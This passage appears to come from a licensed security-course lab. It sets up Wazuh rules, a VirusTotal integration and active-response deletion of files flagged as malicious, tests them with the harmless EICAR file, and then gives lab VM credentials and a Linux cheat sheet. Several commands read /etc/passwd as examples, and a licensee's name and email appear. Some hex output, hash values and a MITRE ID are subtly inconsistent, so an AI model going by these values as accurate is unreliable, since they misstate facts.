  <field name="virustotal.malicious">1</field>
  <description>VirusTotal: Alert - $(virustotal.source.file) - $(virustotal.positives) engines detected this file</description>
  <group>pci_dss_10.6.1,pci_dss_11.4,gdpr_IV_35.7.d,</group>
  <options>no_full_log</options>
  <mitre>
    <id>T1283</id>
  </mitre>
</rule>

<rule id="87100" level="0">
  <decoded_as>json</decoded_as>
  <field name="integration">virustotal</field>
  <description>VirusTotal integration messages.</description>
  <options>no_full_log</options>
</rule>
```

87105

87100

As you can see, rule `87105` triggers when a malicious verdict is returned by VirusTotal. This rule only triggers, if `87100` triggers first, which is created to parse the VirusTotal response in `.json`.

- Save your configuration by pressing `^ Ctrl + O` and `Enter` to save changes, and then `^ Ctrl + X` to exit

Configure Active Response Outcomes**Challenge 8**

Add a rule to the Wazuh server, with an ID of `100212`, to check for active response successful threat removal. You will need to check for rule ID `657` having triggered, as that's the one returning a related active response action.

Answer

- Go back to your browser tab, where you have the rule configuration open and add the below rule:

```
<group name="virustotal,">
<rule id="100212" level="12">
<if_sid>657</if_sid>
<match>Successfully removed threat</match>
<description>$(parameters.program) removed threat located at $
(parameters.alert.data.virustotal.source.file)</description>
</rule>
</group>
```

Don't close the file yet

The next question requires a final rule to be added, so don't close the rule file yet.

Challenge 9


Add a rule to the Wazuh server, with an ID of **100213**, to check for active response failing to remove a threat. As before, you will need to check for rule ID **657** having triggered, as that's the one returning a related active response action.

Answer

- Go back to your browser tab, where you have the rule configuration open and add the below rule, within the same group as the previous one (named **virustotal**):

```
<rule id="100213" level="12">
<if_sid>657</if_sid>
<match>Error removing threat</match>
<description>Error removing threat located at $(parameters.alert.data.virustotal.source.file)</description>
</rule>
```

- Save the rules and restart the manager once prompted:




local_rules.xml

Ruleset Test Save

```
<group name="virustotal,">
  <rule id="100212" level="12">
    <if_sid>657</if_sid>
    <match>Successfully removed threat</match>
    <description>$(parameters.alert.data.virustotal.source.file)</description>
  </rule>

  <rule id="100213" level="12">
    <if_sid>657</if_sid>
    <match>Error removing threat</match>
    <description>Error removing threat located at $(parameters.alert.data.virustotal.source.file)</description>
  </rule>
</group>
```




local_rules.xml

Ruleset Test Save

ⓘ Changes will not take effect until a restart is performed.

Restart



Manager will be restarted

Cancel Confirm

Your finalized configuration

The below two blocks represent the expected additions you should have performed earlier:

Added rules in the Wazuh server Ruleset

```
<group name="syscheck,">
<rule id="100210" level="7">
<if_sid>550</if_sid>
<field name="file">/home/student/Downloads</field>
<description>File modified in /home/student/Downloads directory.</description>
</rule>

<rule id="100211" level="7">
<if_sid>554</if_sid>
<field name="file">/home/student/Downloads</field>
<description>File added in /home/student/Downloads directory.</description>
</rule>
</group>

<group name="virustotal,">
<rule id="100212" level="12">
<if_sid>657</if_sid>
<match>Successfully removed threat</match>
<description>$(parameters.program) removed threat located at $
(parameters.alert.data.virustotal.source.file)</description>
</rule>

<rule id="100213" level="12">
<if_sid>657</if_sid>
<match>Error removing threat</match>
<description>Error removing threat located at $(parameters.alert.data.virustotal.source.file)</description>
</rule>
</group>
```

Added configuration for /var/ossec/etc/ossec.conf :

```
<ossec_config>
<integration>
<name>virustotal</name>
<api_key>YOUR_VIRUS_TOTAL_API_KEY</api_key> <!-- Replace with your VirusTotal API key -->
<rule_id>100210,100211</rule_id>
<alert_format>json</alert_format>
</integration>
</ossec_config>

<ossec_config>
<command>
<name>remove-threat</name>
<executable>remove-threat.sh</executable>
<timeout_allowed>no</timeout_allowed>
</command>

<active-response>
<disabled>no</disabled>
<command>remove-threat</command>
<location>local</location>
```

```
<rules_id>87105</rules_id>  
</active-response>  
</ossec_config>
```

Create a Violation to Test Operation

Your integration is now up and running, which means that when a malicious file (verified as malicious by VirusTotal) is copied in the `/home/student/Downloads` directory, Wazuh will take action and remove it in almost real-time, since that's what you have configured `syscheck` to do, to monitor the `Downloads` directory in real-time. To test this, you will download the EICAR string, which you already used yesterday.

Mark the test window

As noted previously, always mark the test time so you can easily identify the related activity later.


Challenge 10

Go to your Ubuntu VM and download the EICAR string to trigger an alert.

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- To make the test more visually impacting, do the following:
- Go to the Firefox browser, open a new tab (using `^ Ctrl + T`) and navigate to the [EICAR website](#).
- Click on the **File explorer** on the side panel and once it opens, select **Downloads** :




- Once both windows are open, resize them and stack them side by side. Then, click on the **EICAR.COM.ZIP** file which will automatically download to the **Downloads** directory. At the same time, watch the other window closely, where your **Downloads** directory is open:



File gets deleted

Your integration kicks in swiftly and the file gets deleted in seconds.

- Check the browser downloads history and you will see the file was indeed downloaded successfully. And yet, it only made it to the **Downloads** directory for a few seconds, before your VirusTotal integration identified it as malicious and then your active response script removed it:



Inspect Alerts in Wazuh

Test time and alerts

1. The below activity took place at 17:10:00 GMT so Wazuh will be filtered for 17:10:00 to 17:11:00, to reduce noise.
2. The main alerts will be shown below, although you will notice some more, especially since **syscheck** will trigger them for the directory being modified, a new file being added etc.


Challenge 11

Identify related alerts in Wazuh.


Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Answer

- Go to Wazuh and select the **Hamburger icon > Explore > Discover**.



- Select start time and end time filter, which should reflect the time you downloaded the EICAR string and that being deleted by the integration. Below, a duration of a minute was used:



Mar 22, 2025 @ 17:10:00.74 → Mar 22, 2025 @ 17:11:00.80 Update

Absolute Relative Now

March 2025

SU	MO	TU	WE	TH	FR	SA
23	24	25	26	27	28	1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31	1	2	3	4	5

End date Mar 22, 2025 @ 17:11:00.802

- When the results render, you will notice Wazuh getting the first alert when attempting to download the file's first part (since it's compressed, it has a few different parts) to the monitored directory, `/home/student/Downloads`.

Mar 22, 2025 @ 17:10:12.693

```

syscheck.uname_after: student syscheck.mtime_after: Mar 22, 2025 @ 17:10:12.000 syscheck.size_after: 184 syscheck.gid_after: 1000 syscheck.mode: realtime syscheck.path: /home/student/Downloads/oMzIcGn3.zip.part syscheck.sha1_after: d27265074c9eac2e2122ed69294dbc4d7cce9141 syscheck.gname_after: student syscheck.uid_after: 1000 syscheck.perm_after: rw-----
syscheck.event: added syscheck.md5_after: 6ce6f415d8475545be5ba114f208b0eff syscheck.sha256_after: 2546dcffc5ad854d4ddc64fbf056871cd5a0f2471cb7a5bfd4ac23b6e9eedad syscheck.inode_after: 548786 input.type: log agent.ip: 192.168.32.135 agent.name: sec555-Ubuntu agent.id: 010 manager.name: slingshot rule.firedtimes: 3 rule.mail: false rule.level: 7 rule.description: File added in /home/student/Downloads directory. rule.groups: syscheck rule.id: 100211 location: syscheck decoder.name: syscheck_new_entry id: 1742663412.3567425 full_log: File /home/student/

```

Expanded document

Table JSON

Field	Value
index	wazuh-alerts-4.x-2025.03.22
agent.id	010
agent.ip	192.168.32.135
agent.name	sec555-Ubuntu
decoder.name	syscheck_new_entry
full_log	File '/home/student/Downloads/oMzIcGn3.zip.part' added Mode: realtime

- When the file is actually fully downloaded and stored, another alert triggers:

Mar 22, 2025 17:10:12.739 syscheck.uname_after: student syscheck.mtime_after: Mar 22, 2025 @ 17:10:12.000 syscheck.size_after: 0 syscheck.gid_after: 1000 syscheck.mode: realtime syscheck.path: /home/student/Downloads/eicar_com.zip syscheck.sha1_after: da39a3ee5e6b4bdc3255bfe995601890afd80709 syscheck.gname_after: student syscheck.uid_after: 1000 syscheck.perm_after: rw-r--r-- syscheck.event: added syscheck.md5_after: d41d8cd98f00b204e9800998ecf8427e syscheck.sha256_after: e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855 syscheck.inode_after: 545415 input.type: log agent.ip: 192.168.32.135 agent.name: sec555-Ubuntu agent.id: 010 manager.name: slingshot rule.firedtimes: 4 rule.mail: false rule.level: 7 rule.description: File added in /home/student/Downloads directory. rule.groups: syscheck rule.id: 100211 location: syscheck decoder.name: syscheck_new_entry id: 1742663412.3567984 full_log: File '/home/student/Downloads/eicar_com.zip' added Mode: realtime

Expanded document [View surrounding documents](#) [View single document](#)

Table JSON

t _index	wazuh-alerts-4.x-2025.03.22
t agent.id	010
t agent.ip	192.168.32.135
t agent.name	sec555-Ubuntu
t decoder.name	syscheck_new_entry
t full_log	File '/home/student/Downloads/eicar_com.zip' added Mode: realtime
t id	1742663412.3567984
t input.type	log
t location	syscheck
t manager.name	slingshot
t rule.description	File added in /home/student/Downloads directory.
# rule.firedtimes	4
t rule.groups	syscheck
t rule.id	100211

- A few more alerts are present as the VirusTotal integration kicks in and analyzes the .zip parts and then when the main EICAR file is seen, that also triggers an alert as it's identified as malicious by 63 engines.

AV Engine number

The AV engine number will constantly change as more get added in VirusTotal so your number will differ.

agent.name	sec555-Ubuntu
data.integration	virustotal
data.virustotal.found	1
data.virustotal.malicious	1
data.virustotal.permalink	> https://www.virustotal.com/gui/file/2546dcffc5ad854d4ddc64fbf056871cd5a00f2471cb7a5bfd4ac23b6e9eedad-1742576226
data.virustotal.positives	63
data.virustotal.scan_date	2025-03-21 16:57:06
data.virustotal.sha1	d27265074c9eac2e2122ed69294dbc4d7cce9141
data.virustotal.source.alert_id	1742663412.3569254
data.virustotal.source.file	/home/student/Downloads/eicar_com.zip
data.virustotal.source.md5	6ce6f415d8475545be5ba114f208b0ff
data.virustotal.source.sha1	d27265074c9eac2e2122ed69294dbc4d7cce9141
data.virustotal.total	69
decoder.name	json
id	1742663419.3582778
input.type	log
location	virustotal
manager.name	slingshot
rule.description	VirusTotal: Alert - /home/student/Downloads/eicar_com.zip - 63 engines detected this file

File and file hashes

Identified positively as malicious, so active response will kick-in

- Active response initiates a file deletion since VirusTotal returned a positive outcome for the file being malicious:

t agent.name	sec555-Ubuntu
t decoder.name	syscheck_deleted
t full_log	File '/home/student/Downloads/eicar_com.zip' deleted Mode: realtime
t id	1742663420.3584295
t input.type	log
t location	syscheck
t manager.name	slingshot
t rule.description	File deleted.
t syscheck.mode	realtime
📅 syscheck.mtime_after	Mar 22, 2025 @ 17:10:12.000
t syscheck.path	/home/student/Downloads/eicar_com.zip
t syscheck.perm_after	rw-rw-r--
t syscheck.sha1_after	d27265074c9eac2e2122ed69294dbc4d7cce9141
t syscheck.sha256_after	2546dcffc5ad854d4ddc64fbf056871cd5a00f2471cb7a5bfd4ac23b6e9eedad
# syscheck.size_after	184
t syscheck.uid_after	1000
t syscheck.uname_after	student
📅 timestamp	Mar 22, 2025 @ 17:10:20.040

Challenge 12

Look at the integration logs in Ubuntu, to identify the look-ups to VirusTotal.

Answer

- Go to the Ubuntu VM, and use the terminal to look at the integration log:

```
cat /var/ossec/logs/active-responses.log
```

- You can identify the look-up taking place to VirusTotal:

```
2025/03/22 17:10:22 active-response/bin/remove-threat.sh: {"version":1,"origin":{"name":"node01","module":"wazuh-execd"},"command":"add","parameters":{"extra_args":[],"alert":{"timestamp":"2025-03-22T17:10:22.008+0000","rule":{"level":12,"description":"VirusTotal: Alert - /home/student/Downloads/eicar_com.zip - 63 engines detected this file","id":"87105","mitre":{"id":["T1203"],"tactic":["Execution"],"technique":["Exploitation for Client Execution"]},"firedtimes":5,"mail":true,"groups":["virustotal"],"pci_dss":["10.6.1","11.4"],"gdpr":["IV.35.7.d"]},"agent":{"id":"010","name":"sec555-Ubuntu","ip":"192.168.32.135"},"manager":{"name":"slingshot"},"id":"1742663422.3588618","decoder":{"name":"json"},"data":{"virustotal":{"found":"1","malicious":"1","source":{"alert_id":"1742663412.3570394","file":"/home/student/Downloads/eicar_com.zip","md5":"6ce6f415d8475545be5ba114f208b0ff","sha1":"d27265074c9eac2e2122ed69294dbc4d7cce9141","scan_date":"2025-03-21 16:57:06","positives":"63","total":"69","permalink":"https://www.virustotal.com/gui/file/2546dcffc5ad854d4ddc64fbf056871cd5a00f2471cb7a5bfd4ac23b6e9eedad/detection/f-2546dcffc5ad854d4ddc64fbf056871cd5a00f2471cb7a5bfd4ac23b6e9eedad-1742576226"},"integration":"virustotal"},"location":"virustotal","program":"active-response/bin/remove-threat.sh"}} Successfully removed threat
```


This is very useful to know because if you are trying to tackle any integration issues, looking at the logs to see if they are running properly or not, is always a good starting point.

Challenge 13

Look at the VirusTotal GUI to identify the integration calls.

Answer

- Go back to your other Firefox tab, where you are logged in to VirusTotal, at the same page you were earlier and refresh the page (press **F5**). You should see hits, which represent the Wazuh call outs to VirusTotal, to identify if the file downloaded was malicious or not.



Lab Conclusion

In this lab, you performed the following:


- Obtained a VirusTotal API key.
- Integrated VirusTotal with Wazuh.
- Explored how syscheck works, to perform file integrity checking on a system.
- Explored how active response works, allowing you to take action when malicious files were present on the system.

Lab 5.2 is now complete!

Virtual Machine Credentials

The login credentials for all virtual machines used in this class are listed below for quick reference.

All login credentials are also displayed in the respective virtual machine's information panel. Below are example screenshots showing the login credentials under VMware Workstation and VMware Fusion, respectively.



1. SEC555 Windows VM

- Username: **sec555**
- Password: **sec555**

These credentials are for the system account used via the graphical login.

This user has **Administrator** access within the virtual machine.

2. SEC555 Slingshot VM

- Username: **sec555**
- Password: **sec555**

These credentials are for the system account used via either the console or SSH.

This user has **sudo** access for all commands on the virtual machine.

3. SEC555 Ubuntu VM

- Username: **student**
- Password: **sec555**

These credentials are for the system account used via either the console or SSH.

This user has **sudo** access for all commands on the virtual machine.

Linux Command Line Cheat Sheet

Abstract

The following examples may be typed in the Security511 Linux VM, and copy/paste will work fine (be sure to omit the prompt). * To copy in Firefox: press CTRL-C * To paste into a terminal: press SHIFT-CTRL-V (or Edit->Paste)

Many of these examples will use the "cat example.txt | command" syntax. This is safer than the equivalent syntax of "command < example.txt".

Why? Most everyone learning the Unix/Linux commandline has accidentally reversed the "<" sign (read) with the ">" sign (write), accidentally overwriting a file. The syntax of "cat example.txt | command" is therefore safer. Please feel free to use whatever syntax you are most comfortable with.

On a related note, "There is more than one way to do it," as Larry Wall once said. You may come up with different ways to perform the following, and perhaps better ways as well. Feel free to share your CLI Kung Fu with your instructor!

Where to Acquire

These tools are installed natively in most Unix/Linux distributions, as well as OS X.

Examples/Use Case

- [awk](#)
- [checksum tools](#)
- [cut](#)
- [file](#)
- [grep](#)
- [head](#)
- [sed](#)
- [sort](#)
- [wc](#)
- [xxd](#)

awk

Print the length of each line of a file (/etc/passwd in this case), followed by the line itself:

```
$ cat /etc/passwd | awk '{print length, $0;}'
```

Print the 2nd field from a file using the string 'Mozilla/' as a delimiter:

```
$ cat /var/log/apache2/access.log | awk -F "Mozilla/" '{print $2}'
```

Print the last period delimited field

```
$ cat domains.txt | awk -F "." '{print $(NF)}'
```

checksum tools

Generate the MD5 checksum of a file:

```
$ md5sum /etc/passwd
```

Generate the SHA1 checksum of a file. The three following commands are equivalent:

```
$ sha1sum /etc/passwd
$ shasum /etc/passwd
$ shasum -a1 /etc/passwd
```

Generate the SHA-256 checksum of a file:

```
$ shasum -a256 /etc/passwd
```

Generate the SHA-512 checksum of a file:

```
$ shasum -a512 /etc/passwd
```

cut

Cut the 2nd field from a file, using the space as a delimiter:

```
$ cat /var/log/dpkg.log | cut -d' ' -f2
```

Cut the 6th field from a file, using the colon as a delimiter:

```
$ cat /etc/passwd | cut -d: -f6
```

Cut the 2nd and 3rd field from a file, use the comma as a delimiter:

```
$ cat /labs/honeytokens/pilots.csv | cut -d, -f2-3
```

Cut beginning at the 7th field, to end of line, using the space as a delimiter:

```
$ cat /var/log/dpkg.log | cut -d' ' -f3-
```

Cut the 6th field, using the double-quote (") as a delimiter, and escaping it to treat it as a literal character:

```
$ cat /var/log/apache2/access.log | cut -d\" -f6
```

Cut the beginning at the 11th character, to end of line:

```
$ ifconfig | cut -c11-
```

file

Determine the file type, using the file's magic bytes:

```
$ file /usr/local/bin/*
```

grep

Search for lines containing the string "bash", case sensitive:

```
$ grep bash /etc/passwd
```

Search for lines containing the string "bash", case insensitive:

```
$ grep -i bash /etc/passwd
```

Search for lines that do not contain the string "bash", case insensitive:

```
$ grep -vi bash /etc/passwd
```

Search for lines containing the string "root", case sensitive, plus print the next 5 lines:

```
$ grep -A5 root /etc/passwd
```

head

Print the first 10 lines of a file:

```
$ head -n 10 /etc/passwd
```

sed

grep for lines containing "Mozilla", then change "Mozilla" to "MosaicKilla":

```
$ grep Mozilla /var/log/apache2/access.log | sed "s/Mozilla/MosaicKilla/g"
```

grep for lines containing "Mozilla", then delete all characters up to and including "Mozilla":

```
$ grep Mozilla /var/log/apache2/access.log | sed "s/^.*Mozilla//g"
```

grep for lines containing "Mozilla", then delete all characters that precede "Mozilla":

```
$ grep Mozilla /var/log/apache2/access.log | sed "s/^.*Mozilla/Mozilla/g"
```

sort

The following examples will run strings on a file, search for user-agent (ignore case), and use various sort options

Simple alphabetic sort (may include duplicates)

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort
```

Sort and unique lines. The two following sets of commands are equivalent:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort -u
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort | uniq
```

Get a numeric count of each unique entry:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort | uniq -c
```

Get a numeric count of each unique entry, perform a numeric sort of that count:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort | uniq -c | sort -n
```

Sort and unique lines, print the length of each unique line followed by the line itself, perform a reverse numeric sort of that count:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort -u | awk '{print length, $0}' | sort -rn
```

Sort on the the second comma separated field

```
$ cat /bonus/alexa/top-1m.csv sort -t, -k2
```

wc

Determine number of lines in a file (the flag is the letter "l", not the number one):

```
$ wc -l /etc/passwd
```

xxd

xxd creates a hexdump, or converts a hexdump into binary. A lot of malware hex-encodes web traffic or malicious payloads (such as DOS executables) in order to avoid signature matching. Useful hex patterns to look for are 4d5a90 (the magic bytes for a DOS executable: "MZ<90>"), and "DOS mode" (44af53206d6f6465, see commands below).

xxd cannot natively handle percent-encoded hex, such as "%63%67%69%2D%62%69%6E", but can if the percent signs are removed (see below).

Convert the string "DOS mode" to hex, grouped in sets of 4 hex characters (default):

```
$ echo -n "DOS mode" | xxd
00000000: 44af 5320 6d6f 6465          DOS mode
```

Convert the string "DOS mode" to hex, ungrouped:

```
$ echo -n "DOS mode" | xxd -g0
00000000: 44af53206d6f6465          DOS mode
```

Convert the hex string "44af53206d6f6465" to binary:

```
$ echo 44af53206d6f6465 | xxd -r -p
DOS mode
```

Use sed to remove the percent signs from the percent-encoded hex string "%63%67%69%2D%62%69%6E", then translate to binary:

```
echo "%63%67%69%2D%62%69%6E" | sed "s/%//g" | xxd -r -p
cgi-bin
```

Additional Info

Linux 101 Command Line Cheat Sheet

Abstract

Fundamental Linux/Unix commands for the Linux/Unix command line learner. If you are experienced with Linux/Unix: you have probably mastered these commands. If not: you are in the right place.

These commands are designed for use in the Security511 Linux VM.

Where to Acquire

These tools are installed natively in most Unix/Linux distributions, as well as OS X.

Examples/Use Case

- [bash basics](#)
- [cat](#)
- [cd](#)
- [echo](#)
- [ls](#)
- [network commands](#)
- [passwd](#)
- [ping](#)
- [pwd](#)
- [sudo](#)

bash basics

Tab-completion:

Folks who are new to the Unix/Linux command line often attempt to type everything by hand. This may work well if you type quickly and accurately. Most of us are **much** better off using tab completion.

